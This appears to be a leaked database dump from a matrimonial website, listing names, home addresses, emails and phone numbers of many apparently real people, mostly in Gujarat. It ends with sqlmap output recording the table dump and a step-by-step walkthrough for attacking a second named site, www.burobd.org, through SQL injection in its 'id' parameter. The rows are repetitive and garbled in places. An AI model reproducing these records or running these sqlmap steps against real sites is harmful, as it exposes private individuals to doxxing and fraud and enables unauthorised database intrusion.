| SARTHAK SHETH,\nC/86 , SAMARPAN PARK SOC.,\r\nNEAR OLD BAPOD JAKAT NAKA,\r\nWAGHODIA ROAD,\r\nVADODARA,\nnanilsheth1959@gmail.com,\nn91-- ,\nn9427367699  
|  
| Manali Shah,\nB/23,Samarth park Society ,Ghodasar,Ahmedabad,\nshahmanali550@gmail.com,\nn91-- ,\nn9313496873  
|  
| Pooja Shankar Sheth,\nIndrabhawan Ladwada,\r\nNr Mahadev Temple\r\nMandavi Vadodara ,\njigneshmech22@gmail.com,\nn91-- ,\nn0999765971  
|  
| HARSH SHAH,\n22,Shivkrupa society,\r\nmanjalpur,\r\nvadodara,\ndhshah1962@gmail.com,\nn91-- 9879687180,\nn9426353011  
|  
| Yash Shah,\n42/1 NILKANTH SOC KANJARI ROAD HALOL.,\nyashshah1699@gmail.com,\nn1-204-7310607,\nn2047310607  
|  
| PREET SHAH,\nD-18 , PAYAL PARK SOCIETY-2\r\nNEAR VRUNDAVAN CHAR RASTA,\r\nWAGHODIYA ROAD,\r\nVADODARA,\nsmitsashah9162@gmail.com,\nn91-- 9429534524,\nn9427821847  
|  
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\njaministudio@gmail.com,\nn91-- ,\nn9898448898  
|  
| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwaghodia road,\r\nvadodara,\nshahbharat02@gmail.com,\nn91-- 9099566117,\nn9427074632  
|  
| Brinda Darshakkumar Sheth,\nA-4, Shiv Tirth apartment\r\nB/h HDFC bank Krishna Baug\r\nManinagar \r\nAhmedabad,\nbrindasheth10@gmail.com,\nn91-- ,\nn7990332010
```

| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928@gmail.com,\n91--,\n9879654771

| Parita Subhash Doshi,\nC/209, Tulsidham Appt.,\r\nNear Deep Chambers,\r\nOpp. Manjalpur Hospital,\r\nManjalpur\r\n,\nparita9692@gmail.com,\n91--7600946787,\n7600053400

| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\njaiministudio@gmail.com,\n91--,\n9898448898

| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\njaiministudio@gmail.com,\n91--,\n9898448898

| SMIT SHROFF,\n56,SWAGAT DUPLEX,\r\nB/H RELAIANCE MALL,\r\nOLD PADRA ROAD ,\r\nVADODARA,\nhite shchokshi131@gmail.com,\n91--,\n9898754848

| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928@gmail.com,\n91--,\n9879654771

| Dr. Mansi Vakil,\nD-52; Maruti duplex; opp. Swaminarayan nagar; Nizampura,\nbakulvakil1962@gmail.com,\n0265-2775472,\n9825200052

| Charmi Shah,\nB/192 Axata soc ; nr.water tank ; opp.anand nagar ; karelibaug,\nshivam.shah07@gmail.com,\n9714147722--,\n0000000000

| Beena Thakkar,\n128; Vijay soc -2 ; New khanderao road ,\nbeenathakkar85@yahoo.in,\n,\n7600748739

| DR.Ankita shah,\n35/rajvi bunglows patan,\nnankitashah.shah87@gmail.com,\n,\n9687692014

| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwaghodia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--9099566117,\n9427074632

| PURVA ,\nVinayak Paradise Appt.,\r\nOpp Sama Sports Complex.,\r\nSama road ,\r\nvadodara,\nkhushijgd13@gmail.com,\n91--,\n7984310743

| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\njaiministudio@gmail.com,\n91--,\n9898448898

| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412@gmail.com,\n91--,\n9998905313

| Purva Shah,\nA-25,Parth Park, b/h Raneshwar Temple, Vasna Road, Vadodara,\npurvashah2312@gmail.com,\n91--,\n9427450566

| Manali Shah,\nB/23,Samarth park Society ,Ghodasar,Ahmedabad,\nshahmanali550@gmail.com,\n91--,\n9313496873

| shah krupa ,\nb/23 samart park society ghodasar ahmedabad,\nskrupa102@gmail.com,\n91--,\n9313496873

| Pooja R Jain,\nA/6, Mahalaxmi Park Soc.,\r\nNr Panchsheel Complex,\r\nWarasiya Ring Road,\r\nVadodara,\npoojajain111291@gmail.com,\n91--7405888047,\n7405888047

| preet sukhadia,\n310,eshani avenue near goverdhan township,narayan school,kendranager,vadodara,\nsanjaysukhadia44@gmail.com,\n91--,\n7984053618

| DHRUTI PATEL,\n2,Dudheshwar society,\r\nNr.zabak bhuvan,\r\nopp.BOB BANK\r\nAJWA ROAD\r\nVA DODRA,\nddpatel252@gmail.com,\n91--,\n9427015508

| Kamna,\nToronto,\ngandhimitesh68@gmail.com,\n1-289-5883197,\n2895883197
| Trash
| Nupur Yogeshkumar Shah,\n401 ,Purav falt near indrapuri soc,sangam vadodara.,\nshahyogesh1603@gmail.com,\n91-- ,\n9429136636
|
| Purva Shah,\nA-25,Parth Park, b/h Raneshwar Temple, Vasna Road, Vadodara,\npurvashah2312@gmail.com,\n91-- ,\n9427450566
| File System
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928@gmail.com,\n91-- ,\n9879654771
|
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928@gmail.com,\n91-- ,\n9879654771
|
| Vrunda Shah,\nC-99 nathibanaganagar,near jalaram temple,harni road,vadodara,\nruju1994@gmail.com,\n91-- 9316468825,\n9824333729
|
| SHIVANI SHAH,\nD/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwaghodia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91-- 9099566117,\n9427074632
|
| shah krupa ,\nb/23 samart park society ghodasar ahmedabad,\nskrupa102@gmail.com,\n91-- ,\n9313496873
|
| ASHUTOSH SHAH,\n20,TRILOK NAGAR SOCIETY,\r\nNR.AYURCEDIC COLLEGE,\r\nOUT SIDE PANIGATE,\r\nVA DODARA,\nshah4@gmail.com,\n91-- ,\n9825065205
|
| Akash Girishkumar Shah,\n36,nilamber Township,Nr.parivar Char Rasta,Dabhoi Waghodia Ring Road ,Vadodara,\nsakash9974@gmail.com,\n91-- 9879766610,\n6422357503
|
| Amrita J Shah,\nA-9, Shri Ambikaniketan Soc,\r\nOpp FAG,\r\nManeja \r\nVadodara,\nrachitpv@gmail.com

| Dr Shreya Shrikumar Shah,\n995, Ganpati Mandir Road\r\nOpp Vithal Mandir\r\nNandurbar\r\nMaha rashtra,\nshreya11996.ss@gmail.com,\n91-9637634788-,\n9822858811
|
| Aditi K Trivedi,\nB/8 Maheshwari Society,\r\nGotri Road,\r\nVadodara\r\n,\naditi.trivedi1989@gmail.com,\n91-- 9724661159,\n9726784854
|
| Payal J Maheshwari,\nYogi Avenue App.,\r\nOpp. yogi nagar township,\r\nOpp. ramakaka temple,\r\nChhani road,\r\nVadodara,\nipayal.tj.0101@gmail.com,\n91-- ,\n9925212826
|
| Shrey Srujal Shah,\nD-16/Varjraj Society,\r\nOPP.Bapod Talav, Nr.Vrundavan Char Rasta,\r\nVadodara.,\nsrujal8633@yahoo.com,\n1-- 9904222745,\n9824823497
|
| Pooja Shankar Sheth,\nIndrabhawan Ladwada,\r\nNr Mahadev Temple\r\nMandavi Vadodara ,\njigneshmech22@gmail.com,\n91-- ,\n9099765971
|
| Manali N Shah,\nB/23 Samarth Park Society Nigam road ghodasar Ahmedabad ,\nshahbhavesh92@gmail.com,\n91-- 9313496873,\n9313496873
|
| Priyanshi Keyur bhai Shah,\nA/6-4 Kanha heights 1\r\nOpp M.M Vora Showroom\r\nDabhoi Ring road Vadodara,\nkeyur.rajpipa@gmail.com,\n91-- ,\n9825163191
|
| Kalindi Shah ,\nA 12, New asmita appartment, near cosmos bank, Commerce Six road ,\nakankshashah7984@gmail.com,\n91-- 9461120225,\n9772266101
|
| Basuri Lomesh Parikh,\nB-103, Jalaram Darshan,\r\n& Goyagate Society,\r\nR.V.Desai Road,\r\nVadodara,\nlomesh1961@gmail.com,\n91-- ,\n9426584099
|
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928@gmail.com,\n91-- ,\n9879654771

| Parita Subhash Doshi,\nC/209, Tulsidham Appt.,\r\nNear Deep Chambers,\r\nOpp. Manjalpur Hospi
tal,\r\nManjalpur\r\n,\nparita9692@gmail.com,\n91--7600946787,\n7600053400

| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--, \n9898448898

| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--, \n9898448898

| SMIT SHROFF,\n56,SWAGAT DUPLEX,\r\nB/H RELIANCE MALL,\r\nOLD PADRA ROAD ,\r\nVADODARA,\nhite
shchokshi131@gmail.com,\n91--, \n9898754848

| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--, \n9879654771

| Dr. Mansi Vakil,\nD-52; Maruti duplex; opp. Swaminarayan nagar; Nizampura,\nbakulvakil1962@gm
ail.com,\n0265-2775472,\n9825200052

| Charmi Shah,\nB/192 Axata soc ; nr.water tank ; opp.anand nagar ; karelibaug,\nshivam.shah07@
gmail.com,\n9714147722--, \n0000000000

| Beena Thakkar,\n128; Vijay soc -2 ; New khanderao road ,\nbeenathakkar85@yahoo.in,\n,\n760074
8739

| DR.Ankita shah,\n35/rajvi bunglows patan,\nnankitashah.shah87@gmail.com,\n,\n9687692014

| DR PAYAL SHAH,\n17/B,GAJANAND PARK SOCIETY,\r\nPARKSOCIETY NEAR UMA CHAR RASTA,WAGHODIYA ROAD
,\r\nVADODARA,\nrajeshshah034@gmail.com,\n91--8849573486,\n9825452030

| DR.Ankita shah,\n35/rajvi bunglows patan,\nnankitashah.shah87@gmail.com,\n,\n9687692014

| DR PAYAL SHAH,\n17/B,GAJANAND PARK SOCIETY,\r\nPARKSOCIETY NEAR UMA CHAR RASTA,WAGHODIYA ROAD
,\r\nVADODARA,\nrajeshshah034@gmail.com,\n91--8849573486,\n9825452030

| DR PAYAL SHAH,\n17/B,GAJANAND PARK SOCIETY,\r\nPARKSOCIETY NEAR UMA CHAR RASTA,WAGHODIYA ROAD
,\r\nVADODARA,\nrajeshshah034@gmail.com,\n91--8849573486,\n9825452030

| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwagh
odia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--909566117,\n9427074632

| Hetshri Mehta,\n104,Pushkar flat,\r\nsuryanagar society\r\nwaghodia road,\nmehtahetshri893@gm
ail.com,\n91--, \n8866882533

| Dr Shreya Shrikumar Shah,\n995, Ganpati Mandir Road\r\nOpp Vithal Mandir\r\nNandurbar\r\nMaha
rashtra,\nshreya11996.ss@gmail.com,\n91-9637634788-, \n9822858811

| PURVA ,\nVinayak Paradise Appt.,\r\nOpp Sama Sports Complex.,\r\nSama road ,\r\nvadodara,\nkh
ushijgd13@gmail.com,\n91--, \n984310743

| SMIT SHROFF,\n56,SWAGAT DUPLEX,\r\nB/H RELIANCE MALL,\r\nOLD PADRA ROAD ,\r\nVADODARA,\nhite
shchokshi131@gmail.com,\n91--, \n9898754848

| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--, \n9898448898

| Aneri Gautam kumar Shah,\nB-40 Arunachal society\r\nSamta road Subhanpura\r\nVadodara,\ngshah
997@gmail.com,\n91-7990225191-, \n9925210238

| shefali shah,\n217 jasraj complex parivar char rasta wagodiya road vadodara,\nshefalishah2705

ushijgd13@gmail.com,\n91-- ,\n/984310743
| Trash
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja iministudio@gmail.com,\n91-- ,\n9898448898
|
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412@gmail.com,\n91-- ,\n9998905313
|
| Purva Shah,\nA-25,Parth Park, b/h Raneshwar Temple, Vasna Road, Vadodara,\npurvashah2312@gmail.com,\n91-- ,\n9427450566
|
| Manali Shah,\nB/23,Samarth park Society ,Ghodasar,Ahmedabad,\nshahmanali550@gmail.com,\n91-- ,\n9313496873
|
| shah krupa , \nb/23 samart park society ghodasar ahmedabad,\nskrupa102@gmail.com,\n91-- ,\n9313496873
|
| Pooja R Jain,\nA/6, Mahalaxmi Park Soc.,\r\nNr Panchsheel Complex,\r\nWarasiya Ring Road,\r\nVadodara,\npoojajain111291@gmail.com,\n91-- 7405888047,\n7405888047
|
| preet sukhadia,\n310,eshani avenue near goverdhan township,narayan school,kendranager,vadodara,\nsanjaysukhadia44@gmail.com,\n91-- ,\n7984053618
|
| DHRUTI PATEL,\nA-2,Dudheshwar society,\r\nNr.zabak bhuvan,\r\nopp.BOB BANK\r\nAJWA ROAD\r\nVA DODRA,\nddpatel252@gmail.com,\n91-- ,\n9427015508
|
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928@gmail.com,\n91-- ,\n9879654771
|
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412@gmail.com,\n91-- ,\n9998905313

odia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91-- 9099566117,\n9427074632
| Trash
| Ishita P Sheth,\n3rd Floor,\r\nShree Khodiyar Krupa,\r\nSultanpura,\r\nVadodara,\nsheth_ishit@yahoo.com,\n91-- 9824797856,\n9898097826
|
| JAINA SHAH,\nA-8 , ATAHAR SOCIETY,\r\nOPP.NALANDA WATER TANK,\r\nWAGHODIA ROAD,\r\nVADODARA,\nyash.shah1208@gmail.com,\n91-- 9428066588,\n9428066588
|
| DR.YESHA SHAH,\nAKOTA, VADODARA,\nmineshamita@gmail.com,\n91-- ,\n9825803212
|
| Payal Gandhi,\nNana bazar ; nr.parabadi ,\ngandhipayal401129@yahoo.com,\n02663-255682,\n8866226041
|
| Hetavi Santoshkumar Desai,\nB-14, Ashray Tenament\r\nnb/h Mahesh complex\r\nNr Jay ambe Garba ground\r\nWaghodia road\r\nVadodara,\nsantoshdesai318@gmail.com,\n91-9426780785-,\n9979870154
|
| Ayushi Jagat Shah,\nA-1/23,Upwan Residency\r\nNr GNFC Township\r\nBharuch,\njkshah1968@gmail.com,\n91-7600186757-,\n9974017739
|
| Chandani Devang Parikh,\n11/12 Krishnam Bunglows,\r\nBh.Santram Deri,\r\nNadiad,\ncdparikh24680@gmail.com,\n91-- 8484687357,\n9979728707
|
| Deep Mukeshbhai Shah,\nB-302,Devpushp Residency ,\r\nNr. Punit Nagar,\r\nMahesh Complex Char Rasta,\r\nWaghodia Road, Vadodara.,\nambicaxerox2011@gmail.com,\n91-- 9898362660,\n9173603517
|
| Dhaval H Parikh,\nBharuch,\r\nGujarat,\ndhavalparikh23@gmail.com,\n1-226-7003640,\n2267003640
|
| ANISH SHAH,\nA-15,VALABH VATIKA SOCIETY,\r\nB/H, PUNAM COMPLEX,\r\nVAGHODIYA ROAD,\r\nVADODARA.,\nshahakshay061@gmail.com,\n91-- ,\n9499633500

| Zankruti S Shah,\nC/6 Rupali Society \r\nSusan Road, Tarsali\r\nVadodara,\nshah.zanku583@gmail.com,\n91-7984274214-,n9428828336

| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412@gmail.com,\n91--,n9998905313

| Shah Krishna Vijaykumar,\nB-152, Vrundavan society, Behind bright school, V.I.P Road, Karelibaug, Vadodara.,\nshahkv250593@gmail.com,\n91-9428301142-,n9429112942

| Mansi N Dhruva,\n109, Nishka Apartments,\r\nGulbai Tekra,\r\nAhmedabad,\nnishithdhruva@yahoo.com,\n91--9978544992,\n9825575607

| Heta B Desai,\nMandir Faliya,\r\nGiya Building,\r\nHalol,\nhetadesai2106@gmail.com,\n91-2676-222665,\n9824221566

| Sujal M Shah,\nVadodara,\nsujal93biodata@gmail.com,\n91--6353980709,\n9408771574

| Rajvee J Parikh,\nG/23, Shreenathji Duplex,\r\nB/h White Church,\r\nEME Road,\r\nFategunj,\r\nVadodara,\nrachaparikh@gmail.com,\n91--9099026220,\n9998977285

| Nidhi patanwala,\nk/4 soniapark, opp. new watertank , manjalpur ,\nndpatan144@gmail.com,\n91--,n9662525080

| Dr. Sweni A Shah,\nNear Bal Mandir,\r\nNani Bazaar,\r\nPavi Jetpur,\r\nDist. Chhota Udepur,\naaksfamily@gmail.com,\n91-2664-242196,\n9825660544

| Hetvi J Bhandari,\n02, Mahadev Nagar Society,\r\nJambusar,\r\nAt. PO, Taluka Jambusar,\r\nDist. Bharuch,\nhetibhandari1992@gmail.com,\n91--9727065176,\n8485921168

| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwaghodia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--9099566117,\n9427074632

| Dr Vaibhavi Navinchndra Pancholi,\nB-76,Jay Vaikunthdham Sociey,Manjalpur Town ship,Manjalpur,Vadodara,\nnpv7azure@gmail.com,\n91--,n8320139045

| PURVA ,\nVinayak Paradise Appt.,\r\nOpp Sama Sports Complex.,\r\nSama road ,\r\nvadodara,\nushijgd13@gmail.com,\n91--,n7984310743

| shefali shah,\n217 jasraj complex parivar char rasta wagodiya road vadodara,\nshefalishah2705@gmail.com,\n91--9870078896,\n6355802200

| Siddharth Prahlad Shah,\n39 SNYDERS ROAD W.BADEN ONTARIO CANADA.,\nsp.shah9221@gmail.com,\n1-6478254103,\n9723487251

| AAKANXA BAKULBHAI SHAH,\n3,KOTYARK SOCIETY,NEAR SUKHDHAM TEMPLE, WAGHODIA ROAD, VADODARA.390019. \r\n,\nbakul_shah63@yahoo.co.in,\n91-0265-2512527,\n9879539194

| MONITA SHAH,\nSANIDHYA TOWNSHIP NR RAGHUKUL VIDHYALAYA,\nshahmanish105@yahoo.in,\n91-9825074816-,\n8233305755

| Rina H Shah,\nAt, D-160 Part 2 Pasrvnath Town ship, Nr. Jain temple, Krishna Nagar, Nava Narmada Ahmedabad 382346,\nrinashah252@gmail.com,\n91--,n9723244041

| Niti Jatinkumar bhavsar,\nA-33, Narayannagar-1 ,\r\nWaghodiya Road,\r\nVadodara,\nnitibhavsar22@gmail.com,\n91--,n9426334575

| Komal Shah,\n23 Sudeep Society Zavernagar \r\nWaghodia Road, vadodara-390019,\nkomalshah284@gmail.com,\n91--9725131109,\n9725883415

| Urvi M Shah,\nA-4 Viharkunj Society,\r\nPratapnagar Road,\r\nOpp. Vihar Cinema,\r\nVadodara,\n

| Shivani Sandipkumar Kansara,\n12, krishnamber Tenament,Nr. Narayan Vidhyalaya,Waghodia Dabho
i ring road ,Vadodara.,\nsandipkansara31@yahoo.com,\n91--9638363848,\n9974016344
|
| Srujal P Desai,\n3201 Lothian Rd,\nsreenathgraphcs@gmail.com,\n1-9099-771972,\n5714198712
|
| YASH SHAH,\n7/A, RASHMI PARK SOCIETY,WAGHODIA ROAD ,\r\nVADODARA,\nraksha1308@gmail.com,\n91-
-9426765049,\n9427612817
| File System
| Rishabh Sheth,\n8512 Sumerdale Rd Apt 38\r\nSan Diego, CA 92126,\nsanjiv.sheth63@gmail.com,\n91--
9974060818,\n9925221240
|
| Vrunda Shah,\nc-99 nathibanagan,near jalaram temple,harni road,vadodara,\nruju1994@gmail.com,
\n91--9316468825,\n9824333729
|
| Virali Nagar,\nKalani Nagar Indore ,\nviralinagar87@gmail.com,\n91-- ,\n7879550507
|
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91-- ,\n9898448898
|
| DIPALI SHAH,\n207,SHRINATHJI PARK APARTMENT,\r\nWAGHODIYA ROAD,\r\nVADODARA,\ndipalishah4060@
gmail.com,\n91-- ,\n9601267375
|
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91-- ,\n9879654771
|
| DIPALI SHAH,\n207,SHRINATHJI PARK APARTMENT,\r\nWAGHODIYA ROAD,\r\nVADODARA,\ndipalishah4060@
gmail.com,\n91-- ,\n9601267375
|
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja

| DRNIDHI SHETH,\nA/20 DARSHAN PARK SOCIETY,\r\nNEAR NALANDA WATER TANK\r\nVADODARA,\nnidhishet
h895@gmail.com,\n91-- ,\n9824353210
|
| DIPALI SHAH,\n207,SHRINATHJI PARK APARTMENT,\r\nWAGHODIYA ROAD,\r\nVADODARA,\ndipalishah4060@
gmail.com,\n91-- ,\n9601267375
|
| DIPALI SHAH,\n207,SHRINATHJI PARK APARTMENT,\r\nWAGHODIYA ROAD,\r\nVADODARA,\ndipalishah4060@
gmail.com,\n91-- ,\n9601267375
|
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91-- ,\n9998905313
|
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91-- ,\n9998905313
|
| DR.YESHA SHAH,\nAKOTA, VADODARA,\nmineshamita@gmail.com,\n91-- ,\n9825803212
|
| DR.YESHA SHAH,\nAKOTA, VADODARA,\nmineshamita@gmail.com,\n91-- ,\n9825803212
|
| Purva Shah,\nA-25,Parth Park, b/h Raneshwar Temple, Vasna Road, Vadodara,\npurvashah2312@gmai
l.com,\n91-- ,\n9427450566
|
| Maulee Digishbhai Mehta,\n7 Shivasampi Society,\r\nOpp Kairakan qtrs,\r\nNr Triveni Park,\r\nG
anesh Crossing \r\nANAND,\nmaulee22890@yahoo.co.in,\n91-02692-261329,\n9925208054
|
| PURVA ,\nVinayak Paradise Appt.,\r\nOpp Sama Sports Complex.,\r\nSama road ,\r\nvadodara,\nkh
ushijgd13@gmail.com,\n91-- ,\n7984310743
|

| Tanvi Shah, \nB-33, Arvind Society\r\nNew Sama Road\r\nVadodara, \nshahtanvi9598@gmail.com, \n91-9925015924, \n9925015924

| Khyati Shah, \nAhmedabad Gujarat , \nkhyati2904@gmail.com, \n91-- , \n9156949374

| Mahima Sandip Shah, \n66-Vicenza vankkam , \r\nNr. Cloud 9, Bill Chapad Road, Kalali, Vadodara. , \nmahima.shah19@gmail.com, \n91-- 9879861880, \n9825022353

| kavita shah, \nB-302 gangotri appartement r.v.desai road., \nshahkavita449@gmail.com, \n91-- , \n8160492778

| DRNIDHI SHETH, \nA/20 DARSHAN PARK SOCIETY, \r\nNEAR NALANDA WATER TANK\r\nVADODARA, \nnnidhishet h895@gmail.com, \n91-- , \n9824353210

| KIRTAN SUKHADIYA, \nd-101, krishna vatika near shreeji villa,near sayajipura ,vadodara, \nkdsuk hadiya007@gmail.com, \n91-- , \n9909353727

| AAKASH SHAH, \nA-301, DEVPUSHPA RESIDENCY , \r\nNEAR MAHESH COMPLEX, \r\nWAGHODIA ROAD, \r\nVADODARA, \nshahaakash5619@gmail.com, \n91-- , \n9408943536

| JASNIL SHAH, \nVRAJ DHAM , \r\nLIMBACHH MATA STREET, \r\nSHAHERA BHAGOL, \r\nGODHRA, \njasnilshah21@gmail.com, \n91-- 9925203240, \n9725943535

| Manali Shah, \nB/23,Samarth park Society ,Ghodasar,Ahmedabad, \nshahmanali550@gmail.com, \n91-- , \n9313496873

| NITIKA PATEL / SHAH PATEL, \nA-103,SHREENATH APARTMENT, \r\nKANDARPADA,DAHISAR WEST,MUMBAI, \nnitikapatel25@gmail.com, \n91-- 8369292288, \n8369292288

com, \n91-22-21027687, \n9921617777

| Ayushi Jagat Shah, \nA-1/23,Upwan Residency\r\nNr GNFC Township\r\nBharuch, \njkshah1968@gmail.com, \n91-7600186757-, \n9974017739

| Ayushi Jagat Shah, \nA-1/23,Upwan Residency\r\nNr GNFC Township\r\nBharuch, \njkshah1968@gmail.com, \n91-7600186757-, \n9974017739

| YUKTI SHAH, \n29-30,B. GREATER BRAJESHWARI, \r\nBICHOLI MARDANA ROAD, \r\nINDORE. (MP)., \natulsa dhana1958@gmail.com, \n91-- 9425317831, \n9425313449

| Vrunda Parikh, \n4, \nvrunda.parikh18@yahoo.com, \n91-- 9429080411, \n9429080411

| Mansi Shah, \nFlat No 7, Bedeshwar Building, M G Road, Ghatkopar East, \nshah.trupti2020@gmail.com, \n91-22-21027687, \n9921617777

| Hetal Manojkumar Shroff, \n10. Shroff Nagar Society\r\nOpp BOB \r\nGotri road\r\nVadodara, \nshroffhetal26@yahoo.in, \n91-7600764018-, \n9924084012

| Ishita Mahesh Parikh, \nFlat No 302, Gajanand Complex\r\nGajanand Society\r\nOpp Bank of Baroda\r\nManjalpur Naka \r\nVadodara, \nparikhishita94@gmail.com, \n91-9998004164-, \n9265417439

| DRNIDHI SHETH, \nA/20 DARSHAN PARK SOCIETY, \r\nNEAR NALANDA WATER TANK\r\nVADODARA, \nnnidhishet h895@gmail.com, \n91-- , \n9824353010

| Darshit Shah, \nb/62 tagornagar society,op roada,vadodara, \nmitalarchita@gmail.com, \n91-- , \n7016438379

| Brinda Darshakkumar Sheth, \nA-4, Shiv Tirth apartment\r\nB/h HDFC bank Krishna Baug\r\nManinagar \r\nAhmedabad, \nbrindasheth10@gmail.com, \n91-- , \n7990332010

```
ampura,\nshahad580@gmail.com,\n91-265-2781615,\n9426984336
|
| Priya Shah,\nC-165 Vallabhnagar soc ; opp.bright school ; VIP road ; Karelibaug,\nshah2810@yahoo.com,\n8238371069,\n7698312342
|
| Charmi Shah,\nB/192 Axata soc ; nr.water tank ; opp.anand nagar ; karelibaug,\nshivam.shah07@gmail.com,\n9714147722--,\n0000000000
|
| Shweta Parikh,\n36/1 Vallabh vatika soc ; b/h poonam complex ; waghodiya road,\nshweta_2490@yahoo.co.in,\n0265-2512189,\n9979137163
|
| Richa Amesh Parikh,\n2/A Saikrupa Society,\r\nVibhag-2 Opp.Rushimandap Hall,\r\nKarelibaug Water Tank Road,\r\nVadodara\r\n,\nameshkparikh@gmail.com,\n91-265-2481337,\n9427002571
|
| Khushali Parikh,\nYogi Tower,Yogi Nagar\r\nBorivali West,\nurvashi.parikh14@gmail.com,\n91-022-28994435,\n9967811335
|
+-----+
-----+ the mission you become the more you are able to have +-----+
[00:41:01] [INFO] table 'la5hjas_s8gjam1.viewedaddress' dumped to CSV file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/viewedaddress.csv'
[00:41:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.lagnakaro.com'
[*] ending @ 00:41:01 /2024-01-28/
```

For the target website given below:

→**TARGET-2:** www.burobd.org

****STEP-1:** Using this command

```
sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 --dbs:
```

```
(root㉿kali)-[~/home/kali]
# sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this
program
[*] starting @ 00:52:21 /2024-01-28/
[00:52:21] [INFO] testing connection to the target URL
[00:52:22] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:52:22] [INFO] testing if the target URL content is stable
[00:52:23] [INFO] target URL content is stable
[00:52:23] [INFO] testing if GET parameter 'id' is dynamic
[00:52:23] [INFO] GET parameter 'id' appears to be dynamic
[00:52:23] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[00:52:24] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[00:52:24] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[!] possible DBMS: MySQL
[00:52:24] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[00:52:24] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[00:53:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:53:34] [WARNING] reflective value(s) found and filtering out
[00:53:35] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="37")
[00:53:35] [INFO] testing 'Generic inline queries'
[00:53:36] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
